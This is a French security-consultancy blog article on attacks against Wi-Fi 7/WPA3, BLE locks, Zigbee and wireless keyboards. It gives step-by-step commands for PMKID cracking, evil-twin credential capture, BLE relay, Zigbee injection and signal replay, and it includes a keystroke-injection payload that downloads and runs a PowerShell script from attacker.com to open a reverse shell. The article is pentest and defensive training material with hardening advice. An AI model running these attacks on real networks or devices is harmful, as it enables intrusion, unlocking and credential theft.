AYI NEDJIMI Consultants

Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee

Catégorie : Articles Techniques Lecture : 7 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Attaques sur protocoles sans fil modernes avec SDR et hardware dédié : PMKID cracking, WPA3 dragonblood, BLE relay attacks, Zigbee injection.

Cette analyse detaillee de Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 15 février 2026

1. Introduction

Les protocoles sans fil constituent un vecteur d'attaque privilégié en raison de leur nature intrinsèquement exposée : tout signal radio peut être capté, analysé et potentiellement manipulé par un attaquant à portée. En 2026, l'écosystème wireless s'est considérablement enrichi avec l'adoption massive de Wi-Fi 7 (IEEE 802.11be), du Bluetooth Low Energy 5.4 et de Zigbee 3.0 dans les environnements industriels et domotiques.

Cet article explore en profondeur les techniques d'attaque modernes contre ces protocoles, les outils matériels et logiciels nécessaires (HackRF One, Ubertooth One, Flipper Zero, Crazyradio PA), ainsi que les méthodologies d'audit wireless. Nous aborderons les attaques sur le handshake WPA3 (Dragonblood), l'exploitation des caractéristiques GATT en BLE, l'injection de trames Zigbee, et les attaques radio plus exotiques comme le mousejacking et le keyboard sniffing.

La démocratisation d'outils comme le Flipper Zero a rendu ces techniques accessibles à un public plus large, soulignant l'importance cruciale des audits wireless dans toute évaluation de sécurité. Les attaquants n'ont plus besoin d'un équipement coûteux pour intercepter des communications sans fil ou compromettre des dispositifs IoT.

Cadre légal
L'interception de communications sans fil est strictement réglementée (Art. 226-15 du Code pénal). Les techniques décrites ne doivent être utilisées que dans le cadre d'audits autorisés avec mandat écrit du propriétaire de l'infrastructure. Pour approfondir, consultez Mobile Pentest : Bypass SSL Pinning Android 15.

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

2. Wi-Fi 7 : PMKID Cracking et WPA3 Dragonblood

Architecture Wi-Fi 7 (802.11be)

Wi-Fi 7 introduit des capacités transformateurs : Multi-Link Operation (MLO) permettant d'utiliser simultanément les bandes 2.4 GHz, 5 GHz et 6 GHz, des canaux de 320 MHz dans la bande 6 GHz, et le 4096-QAM. Si ces améliorations augmentent les performances, elles élargissent aussi la surface d'attaque :

- **Multi-Link Operation** : Un client associé sur plusieurs bandes simultanément crée plus d'opportunités de capture de handshake.

- **Bande 6 GHz** : La plupart des outils d'audit ne supportaient pas cette bande ; les adaptateurs compatibles ax/be sont désormais nécessaires.
- **Backward compatibility** : Les réseaux Wi-Fi 7 supportent toujours WPA2 pour les clients legacy, créant un point de faiblesse exploitable.

Attaque PMKID (clientless)

L'attaque PMKID, découverte par Jens "atom" Steube (créateur d'hashcat), permet de capturer le matériel de cracking sans attendre qu'un client se connecte. Le PMKID est inclus dans le premier message EAPOL du 4-way handshake :

```
# 1. Mise en mode monitor (adaptateur compatible Wi-Fi 7)
sudo ip link set wlan0 down
sudo iw dev wlan0 set type monitor
sudo ip link set wlan0 up

# 2. Capture PMKID avec hcxdumptool
sudo hcxdumptool -i wlan0 -o capture.pcapng --active_beacon --enable_status=15
# Attendre quelques minutes, CTRL+C pour arrêter

# 3. Conversion au format hashcat
hcxpcapngtool -o hashes.22000 capture.pcapng
# Format: WPA*02*PMKID*MAC_AP*MAC_CLIENT*ESSID*...

# 4. Cracking avec hashcat (mode 22000 = WPA-PBKDF2-PMKID+EAPOL)
hashcat -m 22000 -a 0 hashes.22000 rockyou.txt -r rules/best64.rule
# GPU RTX 4090 : ~2.5 MH/s en PBKDF2-SHA1

# 5. Cracking avec dictionnaire + règles avancées
hashcat -m 22000 -a 0 hashes.22000 wordlist.txt \
  -r rules/dive.rule --force -O -w 4

# Attaque par masque (brute-force ciblée)
# Exemple : mot de passe = 8 caractères alphanumériques
hashcat -m 22000 -a 3 hashes.22000 ?l?l?l?l?d?d?d?d
```

WPA3-SAE et l'attaque Dragonblood

WPA3 remplace le 4-way handshake PSK par SAE (Simultaneous Authentication of Equals), basé sur le protocole Dragonfly. L'attaque Dragonblood, publiée par Mathy Vanhoef et Eyal Ronen, exploite plusieurs faiblesses de cette implémentation :

```
# Dragonblood - Attaque par downgrade WPA3 vers WPA2
# L'AP supporte WPA2/WPA3 transition mode (configuration courante)

# 1. Créer un Evil Twin en WPA2 uniquement
sudo hostapd-mana -c evil_twin_wpa2.conf

# evil_twin_wpa2.conf :
# interface=wlan1
# driver=nl80211
# ssid=CorpNetwork
# channel=6
# wpa=2
# wpa_passphrase=... (à récupérer via PMKID si possible)
# wpa_key_mgmt=WPA-PSK

# 2. Deauthentifier les clients du vrai AP
sudo aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0

# 3. Le client se reconnecte en WPA2 sur l'Evil Twin
# => Capture du handshake WPA2 classique

# Dragonblood - Attaque side-channel (timing)
# Nécessite la bibliothèque dragonslayer de Vanhoef
git clone https://github.com/nicola-music/dragonblood.git
cd dragonblood

# L'attaque mesure le temps de réponse de l'AP pour déduire
# le groupe elliptique utilisé, puis brute-force le mot de passe
python3 dragonblood.py -i wlan0 -t AA:BB:CC:DD:EE:FF -s CorpNetwork

# Attaque par cache side-channel (CVE-2019-9494)
# Exploite les variations de temps d'accès au cache CPU
# pour extraire des informations sur le mot de passe
```

Evil Twin avancé avec EAP-TLS interception

```
# Configuration hostapd-mana pour capturer les identifiants EAP
# (Wi-Fi entreprise avec RADIUS)

# 1. Générer les certificats
openssl req -x509 -newkey rsa:4096 -keyout ca.key -out ca.crt -days 365 \
  -subj "/CN=CorpCA/O=Target Corp"
openssl req -newkey rsa:4096 -keyout server.key -out server.csr \
  -subj "/CN=radius.corp.local"
openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial \
  -out server.crt -days 365

# 2. hostapd-mana.conf pour capture EAP
cat << 'EOF' > hostapd-eap.conf
interface=wlan1
ssid=CorpWiFi-Enterprise
channel=1
wpa=2
wpa_key_mgmt=WPA-EAP
ieee8021x=1
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=ca.crt
server_cert=server.crt
private_key=server.key
mana_wpe=1
mana_eapsuccess=1
EOF

# 3. Lancer l'attaque - capture les challenges/responses MSCHAP
sudo hostapd-mana hostapd-eap.conf

# 4. Convertir les hashes capturés pour hashcat
# Format NetNTLMv1 : hashcat -m 5500
# Format MSCHAPv2  : hashcat -m 27100
```

---

3. BLE 5.4 : Relay Attacks et GATT Exploitation

Architecture BLE et surface d'attaque

Bluetooth Low Energy 5.4 est omniprésent : serrures connectées, trackers, dispositifs médicaux, systèmes de paiement sans contact. Le protocole GATT (Generic Attribute Profile) structure les données en services et caractéristiques, dont beaucoup sont accessibles sans authentification :

```
# Scan BLE avec gatttool et hcitool
sudo hcitool lescan
# LE Scan ...
# AA:BB:CC:DD:EE:FF SmartLock_Pro
# 11:22:33:44:55:66 FitBand_v3

# Connexion et énumération GATT
gatttool -b AA:BB:CC:DD:EE:FF -I
[AA:BB:CC:DD:EE:FF][LE]> connect
[AA:BB:CC:DD:EE:FF][LE]> primary
# attr handle: 0x0001, end grp handle: 0x000b uuid: 00001800-...
# attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-...
# attr handle: 0x0010, end grp handle: 0x0022 uuid: 0000fee7-... (custom)

[AA:BB:CC:DD:EE:FF][LE]> characteristics
# handle: 0x0011, properties: 0x0a (read, write), uuid: 0000fee8-...
# handle: 0x0014, properties: 0x12 (read, notify), uuid: 0000fee9-...

[AA:BB:CC:DD:EE:FF][LE]> char-read-hnd 0x0011
# Characteristic value/descriptor: 01 00 00 00 (état: verrouillé)

# Tentative de déverrouillage par écriture directe
[AA:BB:CC:DD:EE:FF][LE]> char-write-req 0x0011 02000000
# Si pas d'auth: la serrure s'ouvre!
```

BLE Relay Attack (attaque par relais)

L'attaque par relais BLE permet de déverrouiller une serrure connectée ou un véhicule sans être physiquement à proximité du périphérique autorisé. Deux attaquants collaborent : un près de la victime (smartphone/clé), l'autre près de la cible (serrure/voiture) : Pour approfondir, consultez Malware Analysis : Sandbox Evasion Techniques.

```
# BtleJuice - Framework de relay BLE
# Attaquant 1 (près de la victime) : proxy le smartphone
# Attaquant 2 (près de la serrure) : relaye les commandes

# Installation
npm install -g btlejuice

# Sur la machine près de la victime (intercepte le BLE)
btlejuice-proxy -i hci0 -u ws://attacker2_ip:8765

# Sur la machine près de la serrure (relaye)
btlejuice -u ws://0.0.0.0:8765 -i hci0 -w 8080

# Accéder au dashboard web : http://localhost:8080
# Sélectionner le device BLE cible
# Le trafic est relayé de manière transparente

# Alternative avec GATTacker (plus moderne)
git clone https://github.com/securing/gattacker.git
cd gattacker
npm install

# Phase 1 : scan et clonage du profil GATT
node scan.js AA:BB:CC:DD:EE:FF
# Génère un profil JSON du device

# Phase 2 : émulation du device cloné
node advertise.js -a profile.json

# Phase 3 : relay transparent des commandes
```

Sniffing BLE avec Ubertooth One

```
# Installation d'Ubertooth
sudo apt install ubertooth ubertooth-firmware wireshark-dev

# Capture de trames BLE (advertising + data channels)
ubertooth-btle -f -c capture.pcap

# Suivi d'une connexion spécifique
ubertooth-btle -t AA:BB:CC:DD:EE:FF -f -c target_capture.pcap

# Analyse avec Wireshark + dissecteur BLE
wireshark capture.pcap &
# Filtre : btle.advertising_header || btle.data_header

# Crackle : décryptage des connexions BLE Legacy (LE Legacy Pairing)
# Exploite la faiblesse du Temporary Key (TK) = 000000 pour JustWorks
crackle -i capture.pcap -o decrypted.pcap
# Si le pairing utilise JustWorks (TK=0), tout le trafic est décrypté
```

Cas concret

L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

4. Zigbee : Injection et Replay

Faiblesses du protocole Zigbee

Zigbee 3.0, utilisé massivement en domotique (Philips Hue, SmartThings, IKEA TRADFRI) et en environnement industriel, présente des vulnérabilités structurelles liées à sa gestion des clés de chiffrement :

- **Transport Key en clair** : Lors du processus de "trust center rejoin", la Network Key peut être transmise en clair sur le canal radio, interceptable par un sniffer.
- **Clé par défaut Zigbee HA** : La clé "ZigBeeAlliance09" (5A:69:67:42:65:65:41:6C:6C:69:61:6E:63:65:30:39) est utilisée pour le transport initial de la clé réseau.
- **Pas de protection anti-replay** : Le frame counter peut être prédictible ou réinitialisé lors d'un reboot du coordinateur.
- **Rejoin sans authentification** : Certains coordinateurs acceptent un rejoin non sécurisé, permettant l'injection d'un noeud malveillant.

```
# Sniffing Zigbee avec KillerBee (ApiMote / RZUSBstick)
# Installation
pip install killerbee

# Scan des réseaux Zigbee (canaux 11-26, bande 2.4 GHz)
zbstumbler

# Capture de trames sur un canal spécifique
zbdump -f capture.pcap -c 15

# Injection de trames (désassociation d'un device)
# Nécessite la connaissance du PAN ID et de l'adresse réseau
zbreplay -f malicious_frame.pcap -c 15

# Extraction de la Network Key (si transport en clair observé)
zbdsniff -f capture.pcap
# Network Key found: AA:BB:CC:DD:EE:FF:00:11:22:33:44:55:66:77:88:99

# Avec la clé, déchiffrement complet du trafic
zbwireshark -f capture.pcap -k AABBCCDDEEFF00112233445566778899

# Zigbee avec Flipper Zero (Sub-GHz + GPIO)
# Le module Zigbee pour Flipper permet le sniffing basique
# Portée limitée mais suffisante pour la reconnaissance
```

Attaque Touchlink Commissioning

```
# Touchlink permet l'appairage sans coordinateur (Philips Hue)
# Un attaquant peut "voler" des ampoules d'un réseau existant

# Avec un dongle CC2531 + firmware custom
python3 touchlink_exploit.py --steal --target 00:17:88:01:XX:XX:XX:XX

# L'ampoule quitte son réseau actuel et rejoint le réseau de l'attaquant
# Possibilité de créer un botnet IoT avec les ampoules volées
# Chaque ampoule = noeud relais pour propagation vers d'autres devices
```

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

5. SDR et Outils (HackRF, Flipper Zero)

Software Defined Radio (SDR)

Le SDR transforme un ordinateur en récepteur/émetteur radio universel. Les principaux outils matériels :

Outil	Fréquences	TX	Prix	Usage
RTL-SDR v4	24-1766 MHz	Non	~30 EUR	Réception, sniffing
HackRF One	1-6000 MHz	Oui	~350 EUR	Full duplex, injection
YARD Stick One	300-928 MHz	Oui	~100 EUR	Sub-GHz, télécommandes
Flipper Zero	Sub-GHz + NFC + IR + BLE	Oui	~170 EUR	Multi-protocole, portable
Ubertooth One	2.4 GHz (BLE/BT)	Oui	~120 EUR	Bluetooth sniffing

```
# Capture de signaux Sub-GHz avec HackRF One
# Exemple : capture d'un signal de télécommande de portail (433 MHz)

# Réception et enregistrement
hackrf_transfer -r capture_433.raw -f 433920000 -s 2000000 -g 40 -l 32

# Analyse du signal avec Universal Radio Hacker (URH)
urh  # Interface graphique pour démodulation/décodage

# Replay du signal capturé
hackrf_transfer -t capture_433.raw -f 433920000 -s 2000000 -x 40

# GNU Radio - Analyse avancée de signaux
# Création d'un flowgraph pour démoduler OOK/ASK/FSK
gnuradio-companion &
# Blocs : osmocom Source → Low Pass Filter → Demod → File Sink
```

Flipper Zero en audit

```
# Flipper Zero - firmware custom Xtreme/Momentum pour pentest
# Fonctionnalités pertinentes pour l'audit wireless :

# 1. Sub-GHz : capture et replay de signaux 300-928 MHz
# Portails, voitures (rolling code = non rejouable),
# capteurs météo, interphones

# 2. NFC : émulation de badges MIFARE, lecture UID
# Clonage de badges d'accès (si non protégés par SAM)

# 3. RFID 125 kHz : lecture/écriture de tags EM4100, HID
# Clonage de badges d'accès physique

# 4. Infrarouge : capture et replay de signaux IR
# Télécommandes, systèmes de climatisation

# 5. GPIO : connexion de modules externes
# CC1101 (Sub-GHz étendu), NRF24 (mousejacking), ESP32 (WiFi)

# Exemple : module NRF24 pour mousejacking
# Flasher le firmware NRF24 via GPIO du Flipper
# Menu > GPIO > [NRF24] Sniffer
# Détecte les claviers/souris sans fil vulnérables
```

---

6. Mousejacking et Keyboard Sniffing

Mousejacking (injection de frappes clavier)

Le mousejacking exploite les faiblesses des dongles USB sans fil (Logitech Unifying, Microsoft, Dell). Les communications souris ne sont pas chiffrées, et certains dongles acceptent les paquets clavier non chiffrés, permettant l'injection de frappes à distance (portée ~100m avec antenne directionnelle) :

```
# Mousejacking avec Crazyradio PA + nrf-research-firmware
# Installation
git clone https://github.com/BastilleResearch/nrf-research-firmware
cd nrf-research-firmware
make  # Compiler le firmware
# Flasher le Crazyradio PA avec le firmware modifié

# Scan des dongles vulnérables
sudo ./nrf24-scanner.py -c {0..83}
# [+] Found device on channel 42: AA:BB:CC:DD:EE

# Injection de frappes (payload Ducky-like)
sudo ./nrf24-network-mapper.py -a AA:BB:CC:DD:EE

# Payload d'injection : ouvrir un reverse shell
cat << 'EOF' > payload.txt
GUI r
DELAY 500
STRING powershell -ep bypass -c "IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/shell.ps1')"
ENTER
EOF

sudo ./nrf24-injector.py -a AA:BB:CC:DD:EE -f payload.txt

# JackIt - Outil automatisé de mousejacking
pip install jackit
sudo jackit
# Scan automatique + injection interactive
```

Keyboard Sniffing (KeySweeper)

Les claviers sans fil Microsoft utilisant le protocole propriétaire à 2.4 GHz (non Bluetooth) transmettent les frappes avec un chiffrement XOR faible. L'outil KeySweeper, créé par Samy Kamkar, permet d'intercepter et de décrypter ces frappes en temps réel :

```
# KeySweeper - intercepteur de clavier Microsoft Wireless
# Architecture : Arduino + NRF24L01+ + carte SD + batterie
# Se camoufle en chargeur USB mural

# Code Arduino simplifié pour la capture
# (nécessite la bibliothèque RF24)
#include
RF24 radio(9, 10);  // CE, CSN pins

void setup() {
    radio.begin();
    radio.setAutoAck(false);
    radio.setDataRate(RF24_2MBPS);
    radio.setPayloadSize(32);
    radio.setChannel(25);  // Canal du clavier cible
    radio.openReadingPipe(0, 0xAABBCCDDEELL);
    radio.startListening();
}

void loop() {
    if (radio.available()) {
        uint8_t payload[32];
        radio.read(&payload, 32);
        // Déchiffrement XOR et logging sur carte SD
        uint8_t key = payload[0] ^ 0x0A;  // Clé XOR connue
        char decoded = payload[2] ^ key;
        // Stocker/transmettre la frappe
    }
}
```

---

7. Détection et Protection

WIDS/WIPS (Wireless Intrusion Detection/Prevention)

La détection des attaques wireless nécessite une surveillance continue du spectre radio : Pour approfondir, consultez DNS Attacks : Tunneling, Hijacking et Cache Poisoning.

- **Kismet** : Détecteur passif multi-protocole (Wi-Fi, BLE, Zigbee via plugins). Détecte les Evil Twins, les deauth floods, les probes suspectes.
- **Cisco Wireless IPS** : Solution enterprise avec localisation des attaquants par triangulation.
- **OpenWIPS-ng** : WIPS open source basé sur aircrack-ng, détection de deauth et injection.
- **NZYME** : Plateforme de monitoring Wi-Fi qui détecte les rogue APs, le SSID spoofing et les attaques WPA.

```
# Kismet - Détection d'attaques wireless
sudo kismet -c wlan0

# Alertes Kismet pour les attaques courantes :
# APSPOOF : Détection d'Evil Twin (même SSID, BSSID différent)
# DEAUTHFLOOD : Flood de trames deauthentification
# BSSTIMESTAMP : Anomalie de timestamp (AP cloné)
# CRYPTODROP : Client qui downgrade le chiffrement

# NZYME - Monitoring avancé
docker run -d -p 22900:22900 \
  -v nzyme-data:/data \
  nzymedefense/nzyme:latest

# Règles de détection personnalisées
# Alerte si un AP avec le même SSID mais BSSID différent apparaît
# Alerte si des trames deauth dépassent le seuil normal
# Alerte si un client se connecte en WPA2 alors que WPA3 est requis
```

Recommandations de durcissement wireless

- Déployer WPA3-SAE only (désactiver le mode transition WPA2/WPA3)
- Utiliser 802.1X EAP-TLS avec certificats clients (pas PEAP/MSCHAPv2)
- Activer PMF (Protected Management Frames, 802.11w) pour contrer les deauth
- Remplacer les claviers/souris sans fil par des modèles Bluetooth LE Secure Connections
- Utiliser Zigbee Install Codes pour le commissioning sécurisé
- Déployer un WIDS avec alertes en temps réel
- Segmenter les réseaux IoT (BLE, Zigbee) du réseau corporate

---

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Sources et références : MITRE ATT&CK · CERT-FR

8. Conclusion


Les attaques wireless en 2026 couvrent un spectre extrêmement large : du Wi-Fi 7 multi-bandes au BLE des serrures connectées, en passant par le Zigbee industriel et les protocoles propriétaires des périphériques sans fil. La convergence des outils (Flipper Zero, HackRF, SDR logiciel) rend ces attaques plus accessibles que jamais.

L'audit wireless doit faire partie intégrante de toute évaluation de sécurité. Les organisations doivent considérer l'ensemble de leur empreinte radio : non seulement le Wi-Fi enterprise, mais aussi les dispositifs BLE (badges, serrures), les capteurs Zigbee/Z-Wave, et les périphériques de bureau (claviers, souris). Chaque signal radio émis dans le périmètre physique est potentiellement interceptable et exploitable. Pour approfondir, consultez Livre Blanc : Sécurisation.

Les défenses doivent combiner des mesures techniques (WPA3-SAE, 802.1X, PMF, Zigbee Install Codes), organisationnelles (politique d'achat de périphériques sans fil sécurisés, segmentation réseau) et de surveillance (WIDS/WIPS, monitoring du spectre radio).

Partagez cet Article

Cet article vous a été utile ? Partagez-le !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Ressources & Références

Hashcat
hashcat.net
Kismet Wireless
kismetwireless.net
KillerBee Zigbee Framework
github.com

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1557 — Adversary-in-the-Middle
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr